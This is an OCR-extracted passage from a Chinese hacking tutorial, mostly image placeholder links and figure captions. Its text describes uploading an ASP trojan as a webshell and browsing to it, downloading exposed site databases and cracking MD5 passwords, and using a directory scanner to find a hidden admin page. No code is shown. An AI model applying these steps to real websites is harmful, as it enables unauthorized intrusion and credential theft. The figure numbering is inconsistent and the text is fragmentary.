



图13

为 ASA 的 ASP 木马即可，如图 19。


图 14






图 15


图 16


图 17

WEBSHELL 上传后我们可以点击代码查看到木马的路径，如图 20，最后直接浏览即可，如图 21。其实我们还可以发现有一些网站的数据库直接暴露出来了，我们也下载了，MD5 密码也破解出来了，但是后台地址我们却不知道，这时候就可以利





图 18


图 19

用 GUI 界面的网站目录深度扫描器来进行针对性的猜解了，首先我们在 HOST1 处填上网站的域名，然后选择要扫描的目录和要生成的文件地址，如图 22。


